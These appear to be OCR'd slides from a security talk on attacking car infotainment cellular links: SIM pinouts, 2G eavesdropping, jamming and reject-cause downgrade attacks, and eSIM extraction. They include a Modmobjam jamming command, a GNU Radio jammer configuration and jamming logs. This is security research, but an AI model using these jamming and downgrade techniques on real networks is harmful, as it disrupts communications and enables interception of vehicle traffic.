


penthertz
Wireless security experts
sysmocom
systems for mobile communications GmbH
custom-tailored GSM solutions from RAN to Core Network
Visit us at http://sysmocom.de/
• First-hand expertise in protocol R&D from A-bis to SS7/MAP
• Support, training and development for OpenBSC, OsmoSGSN
• Low-cost GSM pico-cell platform sysmoBTS
• Small, PBX-style autonomous GSM networks
MFF2-ZIF-adapter
(C) 2022 sysmocom
pin 1

Mobile access on IVI

Soldered eUICC but extra SIM slot

- Embedded SIM needs to be chipped off before hooking them
- But 2nd slot exists in most cases + need to force the use with AT commands



Pin name	Pin no.	Electrical description	Description	Comment
(U)SIM1_PWR	36	PO	Power supply for (U)SIM1 card	1.8/3.0V voltage domain, all (U)SIM interfaces should be protected against ESD. If unused, please keep open
(U)SIM 1_DATA	34	DIO	(U)SIM1 card data, which has been pulled up to (U)SIM1_VDD via a 20KR resistor internally	
(U)SIM 1_CLK	32	DO	(U)SIM1 clock signal	
(U)SIM1_RESET	30	DO	(U)SIM1 Reset control	
(U)SIM 1_DET	66	DI	(U)SIM1 card detect, which has been pulled up to VDD_P3 via a 470KR resistor internally	
(U)SIM2_PWR	48	PO	Power supply for (U)SIM2 card	
(U)SIM2_DATA	42	DIO	(U)SIM2 card data, which has been pulled up to (U)SIM2_VDD via a 20KR resistor internally	
(U)SIM2_CLK	44	DO	(U)SIM2 clock signal	
(U)SIM2_RESET	46	DO	(U)SIM2 Reset control	
(U)SIM2_DET	40	DI	(U)SIM2 card detect, which has been pulled up to VDD_P3 via a 470KR resistor internally	

IVI and telematic systems in cars

- Usually use the mobile network:
  - Updates
  - Applications (Twitter, Facebook, etc.)
  - In-car internet
  - Streaming
  - Etc.
- Use GSM/GPRS, 3G, 4G stacks (soon 5G)

Possible attacks


- Eavesdropping in 2G:
  - no mutual authentication
  - A5/0 can be enforced
- Downgrading from 4G/3G to 2G:
  - Jamming
  - Parking places

Mobile access on IVI

Jamming

- Can use jammer (e.g from AliExpress)
- Or SDR to jam
- Smart jamming tools → Modmobjam

https://github.com/PentHertz/Modmobjam



```
sudo python smartjam_rpc.py -f cells_1528367496.json
```

Sample rate: 5M
RF gain: 35
IF gain: 35
Freq: 1.815G
BB gain: 10
Bandwidth: 20M

Options
ID: jammer_gen
Generate Options: WX GUI

Variable
ID: samp_rate
Value: 5M

Variable
ID: var_if_gain
Value: 10

Variable
ID: var_cent_freq
Value: 1.8742G

Variable
ID: var_rf_gain
Value: 10

Variable
ID: var_bb_gain
Value: 10

WX GUI Slider
ID: if_gain
Label: IF gain
Default Value: 10
Minimum: 10
Maximum: 60
Converter: Float

WX GUI Slider
ID: cent_freq
Label: Freq
Default Value: 1.8742G
Minimum: 900M
Maximum: 2.2G
Converter: Float

WX GUI Slider
ID: rf_gain
Label: RF gain
Default Value: 10
Minimum: 10
Maximum: 60
Converter: Float

WX GUI Slider
ID: bb_gain
Label: BB gain
Default Value: 10
Minimum: 10
Maximum: 60
Converter: Float

WX GUI Slider
ID: sample_rate
Label: Sample rate
Default Value: 5M
Minimum: 2M
Maximum: 20M
Converter: Float

Noise Source
Noise Type: Gaussian
Amplitude: 50
Seed: 0

osmocom Sink
Sample Rate (sps): 5M
Ch0: Frequency (Hz): 1.8742G
Ch0: Freq. Corr. (ppm): 0
Ch0: RF Gain (dB): 10
Ch0: IF Gain (dB): 10
Ch0: BB Gain (dB): 10
Ch0: Antenna: 1
Ch0: Bandwidth (Hz): 10M

WX GUI Slider
ID: bandwidth
Label: Bandwidth
Default Value: 10M
Minimum: 2M
Maximum: 50M
Converter: Float

XMLRPC Server
Address: localhost
Port: 8.888k

UHD: USRP Sink
Samp Rate (Sps): 5M


```
RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:11:05] "POST /
RPC2 HTTP/1.1" 200 -
```

```
gnuradio-companion jammer_gen.grc 94x21
127.0.0.1 - - [27/Jul/2018 16:10:47] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:47] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:49] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:49] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:51] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:51] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:53] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:53] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:55] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:55] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:57] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:57] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:59] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:10:59] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:11:01] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:11:01] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:11:03] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:11:03] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:11:05] "POST /RPC2 HTTP/1.1" 200 -
127.0.0.1 - - [27/Jul/2018 16:11:05] "POST /RPC2 HTTP/1.1" 200 -
```

```
sudo python smartjam_rpc.py -f cells_1528367496.json 94x34
[+] Jamming cell        10712 central frequency at 2142.4 MHz with 10 MHz bandwidth
[+] Jamming cell        10787 central frequency at 2157.4 MHz with 10 MHz bandwidth
[+] Jamming cell        0 central frequency at 1815.0 MHz with 20 MHz bandwidth
[+] Jamming cell        0 central frequency at 2645.0 MHz with 20 MHz bandwidth
[+] Jamming cell        5 central frequency at 2662.5 MHz with 15 MHz bandwidth
[+] Jamming cell        0 central frequency at 1870.0 MHz with 20 MHz bandwidth
[+] Jamming cell        00 central frequency at 2645.0 MHz with 20 MHz bandwidth
[+] Jamming cell        10836 central frequency at 2167.2 MHz with 10 MHz bandwidth
[+] Jamming cell        00 central frequency at 816.0 MHz with 10 MHz bandwidth
[+] Jamming cell        50 central frequency at 1870.0 MHz with 20 MHz bandwidth
[+] Jamming cell        10712 central frequency at 2142.4 MHz with 10 MHz bandwidth
[+] Jamming cell        10787 central frequency at 2157.4 MHz with 10 MHz bandwidth
[+] Jamming cell        0 central frequency at 1815.0 MHz with 20 MHz bandwidth
[+] Jamming cell        0 central frequency at 2645.0 MHz with 20 MHz bandwidth
[+] Jamming cell        5 central frequency at 2662.5 MHz with 15 MHz bandwidth
[+] Jamming cell        0 central frequency at 1870.0 MHz with 20 MHz bandwidth
[+] Jamming cell        00 central frequency at 2645.0 MHz with 20 MHz bandwidth
[+] Jamming cell        10836 central frequency at 2167.2 MHz with 10 MHz bandwidth
[+] Jamming cell        00 central frequency at 816.0 MHz with 10 MHz bandwidth
[+] Jamming cell        50 central frequency at 1870.0 MHz with 20 MHz bandwidth
[+] Jamming cell        10712 central frequency at 2142.4 MHz with 10 MHz bandwidth
[+] Jamming cell        10787 central frequency at 2157.4 MHz with 10 MHz bandwidth
[+] Jamming cell        0 central frequency at 1815.0 MHz with 20 MHz bandwidth
[+] Jamming cell        0 central frequency at 2645.0 MHz with 20 MHz bandwidth
[+] Jamming cell        5 central frequency at 2662.5 MHz with 15 MHz bandwidth
[+] Jamming cell        0 central frequency at 1870.0 MHz with 20 MHz bandwidth
[+] Jamming cell        00 central frequency at 2645.0 MHz with 20 MHz bandwidth
[+] Jamming cell        10836 central frequency at 2167.2 MHz with 10 MHz bandwidth
[+] Jamming cell        00 central frequency at 816.0 MHz with 10 MHz bandwidth
[+] Jamming cell        50 central frequency at 1870.0 MHz with 20 MHz bandwidth
[+] Jamming cell        10712 central frequency at 2142.4 MHz with 10 MHz bandwidth
[+] Jamming cell        10787 central frequency at 2157.4 MHz with 10 MHz bandwidth
[+] Jamming cell        0 central frequency at 1815.0 MHz with 20 MHz bandwidth
```

Downgrading security: smart way

- Like for 4G, playing with Tracking Area Update procedure → reject causes → make the baseband switching to older stacks → need to modify srsRAN‘s stack
- New: 5G NSA NEA0 Bidding-Down Attack + 5G to 2G demonstration in “Never Let Me Down Again: Bidding-Down Attacks and Mitigations in 5G and 4G” by Bedran Karakoc, Nils Fürste, David Rupprecht, Katharina Kohls from Radix-security


UE
Attacker
1a) Cell re-selection in 5G
1b) 5G NAS Registration Request
1c) 5G NAS Registration Reject
(Reject Cause #27)
1d) Cell search in 4G
2a) Initiate attach procedure in 4G
2b) 4G NAS Attach Request
2c) 4G NAS Attach Reject
(Reject Cause #42)
3) cell search and attach in 2G


Downgrading security: smart w...


Figure 3: Protocol flow of downgrade dance from 5G to 2G.

Mobile access on IVI


Or good old parking places

- Sometimes good “Faraday cage"





```
   10 1.459318826   192.168.99.2     192.168.99.254   HTTP   913 POST /Service/InitSession/[redacted] HTTP/1.1  (applicat:
   19 7.536599505   192.168.99.2     10.91.80.203     HTTP    52 HEAD http://master.coyoterts.com HTTP/1.1
   26 13.660617735  192.168.99.2     10.91.80.203     HTTP    52 HEAD http://master.coyoterts.com HTTP/1.1
65021 922.704281910 192.168.99.2     10.91.80.203     HTTP    52 HEAD http://master.coyoterts.com HTTP/1.1
66923 946.703883356 192.168.99.2     10.91.80.203     HTTP    52 HEAD http://master.coyoterts.com HTTP/1.1
69066 974.461373298 192.168.99.254   192.168.99.2     HTTP   173 HTTP/1.0 404 File not found
69093 974.818419668 192.168.99.2     192.168.99.254   HTTP    52 HEAD http://master.coyoterts.com HTTP/1.1
70396 990.503915759 192.168.99.2     192.168.99.254   HTTP   406 POST /api/app/call HTTP/1.1  (application/x-protobuf)
70401 990.504770592 192.168.99.254   192.168.99.2     HTTP   390 HTTP/1.0 501 Unsupported method ('POST')  (text/html)
70459 991.484062985 192.168.99.2     192.168.99.254   HTTP   406 POST /api/app/call HTTP/1.1  (application/x-protobuf)
70462 991.484923306 192.168.99.254   192.168.99.2     HTTP   390 HTTP/1.0 501 Unsupported method ('POST')  (text/html)
70530 992.483719425 192.168.99.2     192.168.99.254   HTTP   406 POST /api/app/call HTTP/1.1  (application/x-protobuf)
70533 992.484544176 192.168.99.254   192.168.99.2     HTTP   390 HTTP/1.0 501 Unsupported method ('POST')  (text/html)
1048… 1590.1445388… 192.168.99.2     192.168.99.254   HTTP   406 POST /api/app/call HTTP/1.1  (application/x-protobuf)
1048… 1590.1450970… 192.168.99.254   192.168.99.2     HTTP   390 HTTP/1.0 501 Unsupported method ('POST')  (text/html)
1048… 1591.0455681… 192.168.99.2     192.168.99.254   HTTP   406 POST /api/app/call HTTP/1.1  (application/x-protobuf)
1048… 1591.0462935… 192.168.99.254   192.168.99.2     HTTP   390 HTTP/1.0 501 Unsupported method ('POST')  (text/html)
1049… 1591.8855224… 192.168.99.2     192.168.99.254   HTTP   406 POST /api/app/call HTTP/1.1  (application/x-protobuf)
```




- Old Android are used → choice of RCE

Mobile access on IVI

Going further on the backend

- We can try attacking the backend
- We can extract the eSIM and readapt pins for a modem:





Source: Security Research on Mercedes-Benz: From Hardware to Car Control by Minrui Yan, Jiahao Li and Guy Harpak

Mobile access on IVI

Mobile modules


- Used in IoT and cars to communicate with the mobile network



